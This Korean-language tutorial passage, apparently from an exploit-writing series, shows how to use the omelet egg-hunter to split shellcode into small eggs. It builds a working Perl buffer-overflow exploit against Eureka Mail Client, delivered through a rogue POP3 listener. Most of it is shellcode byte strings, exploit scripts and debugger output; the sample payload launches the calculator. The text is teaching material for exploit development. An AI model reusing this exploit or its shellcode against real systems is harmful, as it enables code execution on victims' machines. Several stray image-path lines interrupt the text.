다행히도, skylined는 쉘코드를 작은 에그로 나누고 오믈렛 코드를 생산할 수 있는 전페 프로세스를 자동화 하는 스크립트를 작성했다. 스크립트는 여기(http://code.google.com/p/w32-seh-omelet-shellcode/downloads/list)서 다운받을 수 있다(zip 파일은 오믈렛 헌터와 에그를 생산할 수 있는 파이썬 스크립트를 포함하고 있는 nasm을 담고 있다). nasm 설치 파일은 여기에서 (http://www.nasm.us/pub/nasm/releasebuilds/) 다운 받을 수 있다. 오믈렛 코드 패키지를 c:₩omelet 에 풀고, nasm을 c:₩program files₩nasm 에 설치 한다.

nasm을 바이너리 파일로 다음과 같이 컴파일 하자.

```
C:\omelet>"c:\program files\nasm\nasm.exe" -f bin -o w32_omelet.bin w32_SEH_omelet.asm -w+error
```

1) 오믈렛 에그 헌터 코드를 실행하는 법

(1) 쉘코드를 포함하고 있는 파일을 생성 (shellcode.bin) : 계산기를 실행하는 간단한 쉘코드를 제작

```
my $scfile="shellcode.bin";
my $shellcode="₩x89₩xe2₩xda₩xc1₩xd9₩x72₩xf4₩x58₩x50₩x59₩x49₩x49₩x49₩x49" .
"₩x43₩x43₩x43₩x43₩x43₩x43₩x51₩x5a₩x56₩x54₩x58₩x33₩x30₩x56" .
"₩x58₩x34₩x41₩x50₩x30₩x41₩x33₩x48₩x48₩x30₩x41₩x30₩x30₩x41" .
"₩x42₩x41₩x41₩x42₩x54₩x41₩x41₩x51₩x32₩x41₩x42₩x32₩x42₩x42" .
"₩x30₩x42₩x42₩x58₩x50₩x38₩x41₩x43₩x4a₩x4a₩x49₩x4b₩x4c₩x4a" .
"₩x48₩x50₩x44₩x43₩x30₩x43₩x30₩x45₩x50₩x4c₩x4b₩x47₩x35₩x47" .
"₩x4c₩x4c₩x4b₩x43₩x4c₩x43₩x35₩x43₩x48₩x45₩x51₩x4a₩x4f₩x4c" .
"₩x4b₩x50₩x4f₩x42₩x38₩x4c₩x4b₩x51₩x4f₩x47₩x50₩x43₩x31₩x4a" .
"₩x4b₩x51₩x59₩x4c₩x4b₩x46₩x54₩x4c₩x4b₩x43₩x31₩x4a₩x4e₩x50" .
"₩x31₩x49₩x50₩x4c₩x59₩x4e₩x4c₩x4c₩x44₩x49₩x50₩x43₩x44₩x43" .
"₩x37₩x49₩x51₩x49₩x5a₩x44₩x4d₩x43₩x31₩x49₩x52₩x4a₩x4b₩x4a" .
"₩x54₩x47₩x4b₩x51₩x44₩x46₩x44₩x43₩x34₩x42₩x55₩x4b₩x55₩x4c" .
"₩x4b₩x51₩x4f₩x51₩x34₩x45₩x51₩x4a₩x4b₩x42₩x46₩x4c₩x4b₩x44" .
"₩x4c₩x50₩x4b₩x4c₩x4b₩x51₩x4f₩x45₩x4c₩x45₩x51₩x4a₩x4b₩x4c" .
"₩x4b₩x45₩x4c₩x4c₩x4b₩x45₩x51₩x4a₩x4b₩x4d₩x59₩x51₩x4c₩x47" .
"₩x54₩x43₩x34₩x48₩x43₩x51₩x4f₩x46₩x51₩x4b₩x46₩x43₩x50₩x50" .
"₩x56₩x45₩x34₩x4c₩x4b₩x47₩x36₩x50₩x30₩x4c₩x4b₩x51₩x50₩x44" .
"₩x4c₩x4c₩x4b₩x44₩x30₩x45₩x4c₩x4e₩x4d₩x4c₩x4b₩x45₩x38₩x43" .
"₩x38₩x4b₩x39₩x4a₩x58₩x4c₩x43₩x49₩x50₩x42₩x4a₩x50₩x50₩x42" .
"₩x48₩x4c₩x30₩x4d₩x5a₩x43₩x34₩x51₩x4f₩x45₩x38₩x4a₩x38₩x4b" .
"₩x4e₩x4d₩x5a₩x44₩x4e₩x46₩x37₩x4b₩x4f₩x4d₩x37₩x42₩x43₩x45" .
"₩x31₩x42₩x4c₩x42₩x43₩x45₩x50₩x41₩x41";

open(FILE,">$scfile");
print FILE $shellcode;
close(FILE);
print "Wrote ".length($shellcode)." bytes to file ".$scfile."₩n";
```

스크립트를 실행하면 shellcode.bin 파일에 바이너리 쉘코드가 삽입될 것이다(303 바이트)

(2) 쉘코드를 에그로 전환

우리가 수중에 확보한 메모리 공간이 130 바이트 정도밖에 되지 않는다고 가정해 보자. 우리는 303 바이트 코드를 3 개의 에그(혹은 4개)로 잘라내야 한다. 각 에그의 최대 허용 사이즈는 127 바이트다. 또한 우리는 마커도 필요하다(6바이트). 0xBADA55를 마커로 사용하겠다. 다음과 같은 명령을 이용해 쉘코드를 생성해 보자.

```
C:\omelet>w32_SEH_omelet.py
Syntax:
    w32_SEH_omelet.py "omelet bin file" "shellcode bin file" "output txt file"
        [egg size] [marker bytes]

Where:
    omelet bin file = The omelet shellcode stage binary code followed by three
                      bytes of the offsets of the "marker bytes", "max index"
                      and "egg size" variables in the code.
    shellcode bin file = The shellcode binary code you want to have stored in
                      the eggs and reconstructed by the omelet shellcode stage
                      code.
    output txt file = The file you want the omelet egg-hunt code and the eggs
                      to be written to (in text format).
    egg size =        The size of each egg (legal values: 6-127, default: 127)
    marker bytes =    The value you want to use as a marker to distinguish the
                      eggs from other data in user-land address space (legal
                      values: 0-0xFFFFFF, default value: 0x280876)

Traceback (most recent call last):
```

```
C:\omelet>w32_SEH_omelet.py w32_omelet.bin shellcode.bin calceggs.txt 127 0xBADA
55

C:\omelet>dir
 Volume in drive C has no label.
 Volume Serial Number is 40FD-6609

 Directory of C:\omelet

12/11/2012  10:47 AM    <DIR>          .
12/11/2012  10:47 AM    <DIR>          ..
12/11/2012  10:47 AM             2,313 calceggs.txt
03/16/2009  01:35 PM               660 DESCRIPTION.txt
03/16/2009  01:35 PM             1,474 LICENSE.txt
12/11/2012  10:40 AM               303 shellcode.bin
12/11/2012  10:05 AM                82 w32_omelet.bin
03/01/2009  11:11 PM             3,273 w32_SEH_omelet.asm
03/01/2009  11:18 PM                85 w32_SEH_omelet.bin
03/16/2009  05:34 PM             3,967 w32_SEH_omelet.py
               8 File(s)         12,157 bytes
               2 Dir(s)  35,321,450,496 bytes free
```

수행 결과 생성된 calceggs.txt를 열어 보자. 파일은 다음과 같은 내용을 담고 있을 것이다.

- 오믈렛 에그 헌터 코드
- 메모리 어딘가에 위치해야 할 에그

```
calceggs - 메모장
파일(F)  편집(E)  서식(O)  보기(V)  도움말(H)

// 이것은 에그를 찾기 위해 실행되어야 할 바이너리 코드이다.
// 오리지널 쉘코드를 재조합하고 실행하며, 크기는 79 바이트이다.

omelet_code = "₩x31₩xFF₩xEB₩x23₩x51₩x64₩x89₩x20₩xFC₩xB0₩x7A₩xF2₩xAE₩x50₩x89
    ₩xFE₩xAD₩x35₩xFF₩x55₩xDA₩xBA₩x83₩xF8₩x03₩x77₩x0C₩x59₩xF7₩xE9₩x64₩x03
    ₩x42₩x08₩x97₩xF3₩xA4₩x89₩xF7₩x31₩xC0₩x64₩x8B₩x08₩x89₩xCC₩x59₩x83₩xF9
     ₩xFF₩x75₩xF8₩x5A₩xE8₩xCA₩xFF₩xFF₩xFF₩x61₩x8D₩x66₩x18₩x58₩x66₩x0D₩xFF
    ₩x0F₩x40₩x78₩x03₩x97₩xEB₩xDE₩x31₩xC0₩x64₩xFF₩x50₩x08";


// 이것은 대상 프로세스에 삽입되어야 할 에그들이다.
// 오리지널 쉘코드를 재생산할 오믈렛 쉘코드들을 의미한다.
// 각 127 바이트로 구성되어 있다.

egg0 = "₩x7A₩xFF₩x55₩xDA₩xBA₩x89₩xE2₩xDA₩xC1₩xD9₩x72₩xF4₩x58₩x50₩x59₩x49
   ₩x49₩x49₩x49₩x43₩x43₩x43₩x43₩x43₩x51₩x5A₩x56₩x54₩x58₩x33₩x30₩x56
   ₩x58₩x34₩x41₩x50₩x30₩x41₩x33₩x48₩x48₩x30₩x41₩x30₩x30₩x41₩x42₩x41₩x41
   ₩x42₩x54₩x41₩x41₩x51₩x32₩x41₩x42₩x32₩x42₩x42₩x30₩x42₩x42₩x58₩x50₩x38
   ₩x41₩x43₩x4A₩x4A₩x49₩x4B₩x4C₩x4A₩x48₩x50₩x44₩x43₩x30₩x43₩x30₩x45₩x50
   ₩x4C₩x4B₩x47₩x35₩x47₩x4C₩x4C₩x4B₩x43₩x4C₩x43₩x35₩x43₩x48₩x45₩x51₩x4A
   ₩x4F₩x4C₩x4B₩x50₩x4F₩x42₩x38₩x4C₩x4B₩x51₩x4F₩x47₩x50₩x43₩x31₩x4A₩x4B
   ₩x51₩x59₩x4C₩x4B₩x46₩x54₩x4C₩x4B₩x43";

egg1 = "₩x7A₩xFE₩x55₩xDA₩xBA₩x31₩x4A₩x4E₩x50₩x31₩x49₩x50₩x4C₩x59₩x4E₩x4C
   ₩x4C₩x44₩x49₩x50₩x43₩x44₩x43₩x37₩x49₩x51₩x49₩x5A₩x44₩x4D₩x43₩x31₩x49
   ₩x52₩x4A₩x4B₩x4A₩x54₩x47₩x4B₩x51₩x44₩x46₩x44₩x43₩x34₩x42₩x55₩x4B₩x55
   ₩x4C₩x4B₩x51₩x4F₩x51₩x34₩x45₩x51₩x4A₩x4B₩x42₩x46₩x4C₩x4B₩x44₩x4C₩x50
   ₩x4B₩x4C₩x4B₩x51₩x4F₩x45₩x4C₩x45₩x51₩x4A₩x4B₩x4C₩x4B₩x45₩x4C₩x4C₩x4B
   ₩x45₩x51₩x4A₩x4B₩x4D₩x59₩x51₩x4C₩x47₩x54₩x43₩x34₩x48₩x43₩x51₩x4F₩x46
   ₩x51₩x4B₩x46₩x43₩x50₩x50₩x56₩x45₩x34₩x4C₩x4B₩x47₩x36₩x50₩x30₩x4C₩x4B
   ₩x51₩x50₩x44₩x4C₩x4C₩x4B₩x44₩x30₩x45";

egg2 = "₩x7A₩xFD₩x55₩xDA₩xBA₩x4C₩x4E₩x4D₩x4C₩x4B₩x45₩x38₩x43₩x38₩x4B₩x39
   ₩x4A₩x58₩x4C₩x43₩x49₩x50₩x42₩x4A₩x50₩x50₩x42₩x48₩x4C₩x30₩x4D₩x5A₩x43
   ₩x34₩x51₩x4F₩x45₩x38₩x4A₩x38₩x4B₩x4E₩x4D₩x5A₩x44₩x4E₩x46₩x37₩x4B₩x4F
   ₩x4D₩x37₩x42₩x43₩x45₩x31₩x42₩x4C₩x42₩x43₩x45₩x50₩x41₩x41₩x40₩x40₩x40
   ₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40
   ₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40
   ₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40
   ₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40";
```

에그를 자세히 살펴보면, 다음과 같은 내용을 확인할 수 있다.

- 처음 5 바이트는 사이즈(0x7A = 122), 인덱스(0xFF - 0xFE - 0xFD), 마커(0x55xDAxBA -> 0xBADA55)를 나타낸다. 122 + 5 바이트 헤더 = 127 바이트
- 에그의 다음 바이트는 오리지널 쉘코드에서 가져온 내용이다.
- 마지막 에그에서, 남은 공간은 0x40으로 채워진다.

(3) 공격코드 제작

위에서 만든 공격 코드를 Eureka Mail client 공격 코드에 적용해 보자. 우리는 에그 사이에 쓰레기 값을 넣어 에그가 메모리의 랜덤한 위치에 삽입되도록 임의로 조정했다.

```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
my $localserver = "10.10.10.134";
#calculate offset to EIP
my $junk = "A" x (723 - length($localserver));
my $ret=pack('V',0x7E429353); #jmp esp from user32.dll
my $padding = "₩x90" x 1000;

my $omelet_code = "₩x31₩xFF₩xEB₩x23₩x51₩x64₩x89₩x20₩xFC₩xB0₩x7A₩xF2".
"₩xAE₩x50₩x89₩xFE₩xAD₩x35₩xFF₩x55₩xDA₩xBA₩x83₩xF8₩x03₩x77₩x0C₩x59".
"₩xF7₩xE9₩x64₩x03₩x42₩x08₩x97₩xF3₩xA4₩x89₩xF7₩x31₩xC0₩x64₩x8B₩x08".
"₩x89₩xCC₩x59₩x81₩xF9₩xFF₩xFF₩xFF₩xFF₩x75₩xF5₩x5A₩xE8₩xC7₩xFF₩xFF".
"₩xFF₩x61₩x8D₩x66₩x18₩x58₩x66₩x0D₩xFF₩x0F₩x40₩x78₩x06₩x97₩xE9₩xD8".
"₩xFF₩xFF₩xFF₩x31₩xC0₩x64₩xFF₩x50₩x08";

my $egg1 = "₩x7A₩xFF₩x55₩xDA₩xBA₩x89₩xE2₩xDA₩xC1₩xD9₩x72₩xF4₩x58₩x50".
"₩x59₩x49₩x49₩x49₩x49₩x43₩x43₩x43₩x43₩x43₩x43₩x51₩x5A₩x56₩x54₩x58₩x33".
"₩x30₩x56₩x58₩x34₩x41₩x50₩x30₩x41₩x33₩x48₩x48₩x30₩x41₩x30₩x30₩x41₩x42".
"₩x41₩x41₩x42₩x54₩x41₩x41₩x51₩x32₩x41₩x42₩x32₩x42₩x42₩x30₩x42₩x42₩x58".
"₩x50₩x38₩x41₩x43₩x4A₩x4A₩x49₩x4B₩x4C₩x4A₩x48₩x50₩x44₩x43₩x30₩x43₩x30".
"₩x45₩x50₩x4C₩x4B₩x47₩x35₩x47₩x4C₩x4C₩x4B₩x43₩x4C₩x43₩x35₩x43₩x48₩x45".
"₩x51₩x4A₩x4F₩x4C₩x4B₩x50₩x4F₩x42₩x38₩x4C₩x4B₩x51₩x4F₩x47₩x50₩x43₩x31".
"₩x4A₩x4B₩x51₩x59₩x4C₩x4B₩x46₩x54₩x4C₩x4B₩x43";
my $egg2 = "₩x7A₩xFE₩x55₩xDA₩xBA₩x31₩x4A₩x4E₩x50₩x31₩x49₩x50₩x4C₩x59".
"₩x4E₩x4C₩x4C₩x44₩x49₩x50₩x43₩x44₩x43₩x37₩x49₩x51₩x49₩x5A₩x44₩x4D₩x43".
"₩x31₩x49₩x52₩x4A₩x4B₩x4A₩x54₩x47₩x4B₩x51₩x44₩x46₩x44₩x43₩x34₩x42₩x55".
"₩x4B₩x55₩x4C₩x4B₩x51₩x4F₩x51₩x34₩x45₩x51₩x4A₩x4B₩x42₩x46₩x4C₩x4B₩x44".
```

```
"₩x4C₩x50₩x4B₩x4C₩x4B₩x51₩x4F₩x45₩x4C₩x45₩x51₩x4A₩x4B₩x4C₩x4B₩x45₩x4C".
"₩x4C₩x4B₩x45₩x51₩x4A₩x4B₩x4D₩x59₩x51₩x4C₩x47₩x54₩x43₩x34₩x48₩x43₩x51".
"₩x4F₩x46₩x51₩x4B₩x46₩x43₩x50₩x50₩x56₩x45₩x34₩x4C₩x4B₩x47₩x36₩x50₩x30".
"₩x4C₩x4B₩x51₩x50₩x44₩x4C₩x4C₩x4B₩x44₩x30₩x45";
my $egg3 = "₩x7A₩xFD₩x55₩xDA₩xBA₩x4C₩x4E₩x4D₩x4C₩x4B₩x45₩x38₩x43₩x38".
"₩x4B₩x39₩x4A₩x58₩x4C₩x43₩x49₩x50₩x42₩x4A₩x50₩x50₩x42₩x48₩x4C₩x30₩x4D".
"₩x5A₩x43₩x34₩x51₩x4F₩x45₩x38₩x4A₩x38₩x4B₩x4E₩x4D₩x5A₩x44₩x4E₩x46₩x37".
"₩x4B₩x4F₩x4D₩x37₩x42₩x43₩x45₩x31₩x42₩x4C₩x42₩x43₩x45₩x50₩x41₩x41₩x40".
"₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40".
"₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40".
"₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40".
"₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40";

my $garbage="This is a bunch of garbage" x 10;

my $payload=$junk.$ret.$omelet_code.$padding.$egg1.$garbage.$egg2.$garbage.$egg3;

print "Payload : " . length($payload)." bytes₩n";
print "Omelet code : " . length($omelet_code)." bytes₩n";
print " Egg 1 : " . length($egg1)." bytes₩n";
print " Egg 2 : " . length($egg2)." bytes₩n";
print " Egg 3 : " . length($egg3)." bytes₩n";
#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... ₩n";
print "[+] Configure Eureka Mail Client to connect to this host ₩n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
print "[+] Client connected, sending evil payload₩n";
while(1)
{
print CLIENT "-ERR ".$payload."₩n";
print " -> Sent ".length($payload)." bytes₩n";
}
```

```
}
close CLIENT;
print "[+] Connection closed₩n";
```

스크립트를 실행해 보자.

```
C:\Documents and Settings\Administrator\Desktop\8_Egg Hunting\omelet>omelet_1.pl

Payload : 2701 bytes
Omelet code : 85 bytes
 Egg 1 : 127 bytes
 Egg 2 : 127 bytes
 Egg 3 : 127 bytes
[+] Listening on tcp port 110 [POP3]...
[+] Configure Eureka Mail Client to connect to this host
```

접근 위반이 발생하게 된다!

```
0012CD75  B0 7A           MOV AL,7A
0012CD77  F2:AE           REPNE SCAS BYTE PTR ES:[EDI]
0012CD79  50              PUSH EAX
0012CD7A  89FE            MOV ESI,EDI
0012CD7C  AD              LODS DWORD PTR DS:[ESI]
0012CD7D  35 FF55DABA     XOR EAX,BADA55FF
0012CD82  83F8 03         CMP EAX,3
0012CD85  77 0C           JA SHORT 0012CD93
0012CD87  59              POP ECX
0012CD88  F7E9            IMUL ECX
0012CD8A  64:0342 08      ADD EAX,DWORD PTR FS:[EDX+8]
0012CD8E  97              XCHG EAX,EDI
0012CD8F  F3:A4           REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:
ECX=FFFFFFFF (decimal 4294967295.)
AL=7A ('z')

Address   Hex dump          Disassembly                          Comment
00459000  0000              ADD BYTE PTR DS:[EAX],AL
00459002  0000              ADD BYTE PTR DS:[EAX],AL
00459004  0000              ADD BYTE PTR DS:[EAX],AL
00459006  0000              ADD BYTE PTR DS:[EAX],AL
00459008  0000              ADD BYTE PTR DS:[EAX],AL
0045900A  0000              ADD BYTE PTR DS:[EAX],AL
0045900C  C05445 00 00      RCL BYTE PTR SS:[EBP+EAX*2],0        Shift constant out
00459011  0000              ADD BYTE PTR DS:[EAX],AL
00459013  0000              ADD BYTE PTR DS:[EAX],AL
00459015  0000              ADD BYTE PTR DS:[EAX],AL

bp 0x7E47BCAF
[19:45:22] Access violation when reading [00000000] - use Shift+F7/F8/F9 to pass exception to program
```

코드를 자세히 살펴보면, 오믈렌 코드의 첫 번째 명령어가 00000000을 EDI에 삽입하는 것을 볼 수 있다(₩x31₩xFF = XOR EDI, EDI). 그 주소에 있는 내용을 읽으려 할 때, 접근 위반이 발생한 것이다. 코드가 접근 위반을 처리하기 위해 SEH 인젝션을 주입했음에도, 예외가 발생해 공격이 실패했다.

jmp esp(0x7E429353)에 브레이크 포인트를 설정하고 공격 코드를 다시 실행해 보자. **ESP로 점프할 때 어떤 레지스터도 가져다 쓰지 않는다.**

```
Registers (FPU)
EAX 00000000
ECX 7C91003D ntdll.7C91003D
EDX 001F0000
EBX 00130224
ESP 0012CD6C
EBP 00475BFC Eureka_E.00475BFC
ESI 00475BF8 Eureka_E.00475BF8
EDI 00473678 ASCII "AAAAAAAAAAAAAAA
EIP 7E429353 USER32.7E429353
```

오케이. 여기서 문제가 발생한다. 메모리에서 에그 위치를 찾는 것부터 다시 시작해 보자. 결국, 우리는 이 레지스터들 중 하나를 기반으로 EDI에 다른 시작 주소를 삽입할 수 있다. 에그가 위치한 곳을 알면 오믈렛 코드를 제대로 작동시킬 수도 있다.

우선 3개의 에그를 파일에 쓴다. 다음 코드를 앞에서 만든 공격 코드에 삽입하면 된다.

```
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40";

open(FILE,">c:\\tmp\\egg1.bin");
print FILE $egg1;
close(FILE);
open(FILE,">c:\\tmp\\egg2.bin");
print FILE $egg2;
close(FILE);
open(FILE,">c:\\tmp\\egg3.bin");
print FILE $egg3;
close(FILE);


my $garbage="This is a bunch of garbage" x 10;

my $payload=$junk.$ret.$omelet_code.$padding.$egg1.$garbage.$egg2.$garbage.

```

점프 브레이크 포인트 지점에서, 다음 명령을 실행해 보자.

- !pvefindaddr compare c:₩tp₩egg1.bin

```
-------------------------------------------
 Compare memory with bytes in file
-------------------------------------------
 Reading file c:\tmp\egg1.bin (ascii)...
 Read 127 bytes from file
 Starting search in memory
   -> searching for \x7a\xff\x55\xda\xba\x89\xe2\xda
Modules C:\WINDOWS\System32\wshtcpip.dll
 Comparing bytes from file with memory :
   * Reading memory at location : 0x00473C5E
     -> Hooray, ascii shellcode unmodified
   * Reading memory at location : 0x004746F1
     -> Hooray, ascii shellcode unmodified
   * Reading memory at location : 0x004752AB
     -> Hooray, ascii shellcode unmodified
   * Reading memory at location : 0x0012DBE5
     -> Hooray, ascii shellcode unmodified
```

- !pvefindaddr compare c:₩tp₩egg2.bin


```
-------------------------------------------
 Compare memory with bytes in file
-------------------------------------------
 Reading file c:\tmp\egg2.bin (ascii)...
 Read 127 bytes from file
 Starting search in memory
   -> searching for \x7a\xfe\x55\xda\xba\x31\x4a\x4e
 Comparing bytes from file with memory :
   * Reading memory at location : 0x00473DE1
     -> Hooray, ascii shellcode unmodified
   * Reading memory at location : 0x00474874
     -> Hooray, ascii shellcode unmodified
   * Reading memory at location : 0x0047542E
     -> Hooray, ascii shellcode unmodified
   * Reading memory at location : 0x0012DD68
     -> Hooray, ascii shellcode unmodified
```

- !pvefindaddr compare c:₩tp₩egg3.bin

```
-------------------------------------------
 Compare memory with bytes in file
-------------------------------------------
 Reading file c:\tmp\egg3.bin (ascii)...
 Read 127 bytes from file
 Starting search in memory
   -> searching for \x7a\xfd\x55\xda\xba\x4c\x4e\x4d
 Comparing bytes from file with memory :
   * Reading memory at location : 0x00473F64
     -> Hooray, ascii shellcode unmodified
   * Reading memory at location : 0x004749F7
     -> Hooray, ascii shellcode unmodified
   * Reading memory at location : 0x004755B1
     -> Hooray, ascii shellcode unmodified
   * Reading memory at location : 0x0012DEEB
     -> Hooray, ascii shellcode unmodified
```

3개의 에그 모두 메모리에 위치하고, 조작되지 않았다.

주소들을 한 번 살펴보자. 첫 번째 복사본이 스택(0x0012????)에 있고, 다른 복사본(0x0047????)이 메모리 어딘가에 위치한다. 레지스터를 다시 살펴보고 이 중에서, 에그 앞 쪽을 가리키고 있고 우리가 사용할 수 있는 레지스터를 찾아야 한다.




위 그림을 보면, EDI가 에그 이전에 위치한 유효한 주소를 가리키고 있는 것을 볼 수 있다. 이것은 현재 EDI 값을 조정해서 우리가 만든 오믈렛 헌터를 가리키도록 해야 한다는 것을 의미한다. XOR EDI, EDI 명령을 2개의 NOP로 조정해 보자.


수정한 오믈렛 코드는 다음과 같다.

```
my $omelet_code = "₩x90₩x90₩xEB₩x23₩x51₩x64₩x89₩x20₩xFC₩xB0₩x7A₩xF2".
"₩xAE₩x50₩x89₩xFE₩xAD₩x35₩xFF₩x55₩xDA₩xBA₩x83₩xF8₩x03₩x77₩x0C₩x59".
"₩xF7₩xE9₩x64₩x03₩x42₩x08₩x97₩xF3₩xA4₩x89₩xF7₩x31₩xC0₩x64₩x8B₩x08".
"₩x89₩xCC₩x59₩x81₩xF9₩xFF₩xFF₩xFF₩xFF₩x75₩xF5₩x5A₩xE8₩xC7₩xFF₩xFF".
"₩xFF₩x61₩x8D₩x66₩x18₩x58₩x66₩x0D₩xFF₩x0F₩x40₩x78₩x06₩x97₩xE9₩xD8".
"₩xFF₩xFF₩xFF₩x31₩xC0₩x64₩xFF₩x50₩x08";
```

